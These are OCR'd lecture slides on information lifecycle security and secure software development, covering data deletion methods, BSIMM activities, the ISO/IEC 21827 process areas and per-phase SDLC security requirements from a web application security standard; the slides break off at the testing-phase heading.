
- Data classification
- Assign rights to facilitate access control enforcement
  - Default deny to all users & cloud service provider

Information Lifecycle Management – Data Storage




- Enforce access control
- Sensitive data should be encrypted
- Integrity
- Use of intermediate / temporary storage (!!!)
  - Memory
  - Cache
  - Temporary files
- Geolocation of the storage?
  - Sometimes it matters

Information Lifecycle Management – Data Usage




- Availability
- Activity monitoring
- Policy enforcement
- Logical controls

Information Lifecycle Management – Information Sharing




- Data Lost Prevention (DLP) / content based data protection
- Encryption
- Access controls (file system, DBMS, DMS)
- Activities monitoring

Information Lifecycle Management – Data Archive



- Asset management
- Retention period
- Encryption of archived data
- Protection on physical media

Information Lifecycle Management – Data Deletion



- Crypto-shredding
- Secure deletion / disk wiping
  - e.g. DOD_5220.22M standard
- Degaussing (for magnetic type media)
- Physically destroy the media
- How the cloud service provider ensure data are probably deleted in all parts of the cloud?

System or Software Development Security

System Development Life Cycle

A system has its own developmental life cycle, which is made up of the following phases:

- initiation, (Feasibility Study, Requirements Definition and System Design)
- acquisition/development, (Development)
- implementation, (Implementation)
- operation/maintenance, and (Post-Implementation)
- disposal

Software Development Lifecycle

Industry has produced a number of SDLC standards that you can adapt for your organization’s processes and staffing models:

- Building Security In Maturity Model (BSIMM2)
- Software Assurance Maturity Model (SAMM)
- Systems Security Engineering Capability Maturity Model (SSE-CMM)

BSIMM-V

Total 112 activities categorized into 4 groups

Governance: strategy and metrics
- Planning, assigning roles and responsibilities, identifying software security goals, determining budgets, identifying metrics and gates.

Governance: Compliance and Policy
- Identifying controls for compliance regimens, developing contractual controls (COTS SLA), setting organizational policy, auditing against policy.

Governance: Training

Intelligence: Attack Models
- Threat modeling, abuse cases, data classification, technology-specific attack patterns.

Intelligence: Security Features and Design
- Security patterns for major security controls, middleware frameworks for controls, proactive security guidance.

Intelligence: Standards and Requirements
- Explicit security requirements, recommended COTS, standards for major security controls, standards for technologies in use, standards review board.

BSIMM-V

SSDL TouchPoints: Architecture Analysis

- Capturing software architecture diagrams, applying lists of risks and threats, adopting a process for review, building an assessment and remediation plan.

SSDL TouchPoints: Code Review

- Use of code review tools, development of customized rules, profiles for tool use by different roles, manual analysis, ranking/measuring results.

SSDL TouchPoints: Security Testing

- Use of black box security tools in QA, risk driven white box testing, application of the attack model, code coverage analysis.

Deployment: Penetration Testing

- Vulnerabilities in final configuration, feeds to defect management and mitigation.

Deployment: Software Environment

- OS and platform patching, Web application firewalls, installation and configuration documentation, application monitoring, change management, code signing.

Deployment: Configuration Management and Vulnerability Management

- Patching and updating applications, version control, defect tracking and remediation, incident handling.

ISO/IEC 21827

ISO/IEC 21827 (SSE-CMM – ISO/IEC 21827) is an International Standard based on the Systems Security Engineering Capability Maturity Model (SSE-CMM) developed by the International Systems Security Engineering Association (ISSEA).

ISO/IEC 21827 specifies the Systems Security Engineering - Capability Maturity Model, which describes the characteristics essential to the success of an organization's security engineering process, and is applicable to all security engineering organizations including government, commercial, and academic.

ISO/IEC 21827 does not prescribe a particular process or sequence, but captures practices generally observed in industry.


ISO/IEC 21827

The model is a standard metric for security engineering practices covering the following:

- Project lifecycles, including development, operation, maintenance, and decommissioning activities
- Entire organizations, including management, organizational, and engineering activities
- Concurrent interactions with other disciplines, such as system software and hardware, human factors, test engineering; system management, operation, and maintenance
- Interactions with other organizations, including acquisition, system management, certification, accreditation, and evaluation.

ISO/IEC 21827

Capability levels



ISO/IEC 21827

Security Base Practices


- Security Engineering Process Area
  - PA01 Administer Security Controls
  - PA02 Assess Impact
  - PA03 Assess Security Risk
  - PA04 Assess Threat
  - PA05 Assess Vulnerability
  - PA06 Build Assurance Argument
  - PA07 Coordinate Security
  - PA08 Monitor Security Posture
  - PA09 Provide Security Input
  - PA10 Specify Security Needs
  - PA11 Verify and Validate Security

ISO/IEC 21827

Security Base Practices

- Project and Organization Process Area
  - PA12 Ensure Quality
  - PA13 Manage Configurations
  - PA14 Manage Project Risk
  - PA15 Monitor and Control Technical Effort
  - PA16 Plan Technical Effort
  - PA17 Define Organization Security Engineering Process
  - PA18 Improve Organization Security Engineering Process
  - PA19 Manage Product Line Environment
  - PA20 Manage System Engineering Support Environment
  - PA21 Provide Ongoing Skills and Knowledge
  - PA22 Coordinate with Suppliers

Software Development Lifecycle




Security in SDLC

Planning & Analysis Phase

- Gathering requirements from the stakeholders, define use cases and basic prototyping.

- Security in this phase:
  - Define security requirements
  - Data classification
    - ✓ Availability
    - ✓ Confidentiality
    - ✓ Privacy



Security in SDLC

Planning & Analysis Phase under the web application security standard


- Areas to be identified
    - User Management
    - Authentication
    - Authorization
    - Data Confidentiality
    - Data Integrity
    - Accountability
    - Session Management
    - Transport Security
    - Tiered System Segregation
    - Personal Data Privacy
- Understand the type of personal data the application will handle
- Requirements should be approved by system owner

Security in SDLC

Design Phase

- Translate requirements into detailed plans & designs.

- Security in this phase:
  - Develop security architecture
    - ✓ Access controls
    - ✓ Authentication
    - ✓ Auditing
    - ✓ Other security controls
  - Create threat models



Security in SDLC

Design Phase under the web application security standard

- Develop against vulnerabilities in the latest OWASP and CWE/SANS lists
- Functions with different security levels should run in different servers
- Access control mechanism shall be applied to location with sensitive information or functionality
- Role Based Access Control and the principles of least privilege shall be applied
- Report with access control matrix could be generated from application
- Encrypted password
- Strong encryption for sensitive information
- Systematic encryption key length used should be at least 128-bit for the AES encryption, and asymmetric encryption key length shall be at least 1024-bit for the RSA encryption or equivalent

Security in SDLC

Design Phase under the web application security standard


- With mechanism to protect encryption key
- Sensitive information transmitted over the public network shall be encrypted
- Audit mechanism to track access to the sensitive information
- Track all administrator actions
- Mechanism to ensure the integrity of audit records
- User interface for review audit information
- Track suspicious activities
- Log information shall not store any personal data
- Anti-malware software should be installed
- Provide function for identifying and securely deleting the stored personal data

Security in SDLC

Implementation Phase

- Mainly programming tasks…

- Security in this phase:
  - Incorporate security best practices
  - Development security testing plan
  - Source code walkthrough
  - Source code review



Security in SDLC

Implementation Phase under the web application security standard


- Develop under secure coding guidelines, eg. OWASP guidelines and CERT Secure Coding
- Input data shall be verified
- Input validation should be performed both on the server side as well as on the client side
- When code is running with error, data access shall be denied by default
- Parameterized input with stored procedures or functions should be used
- Any session identifiers or portion of valid credentials in URLs or logs should not be exposed.
- Avoid exposing direct object references to users

Security in SDLC

Testing Phase

- To ensure the product align with the design / requirements.

- Security in this phase:
  - Security testing
    - Application level
    - System configuration
  - Issue management



Security in SDLC

Testing Phase under the web application security standard

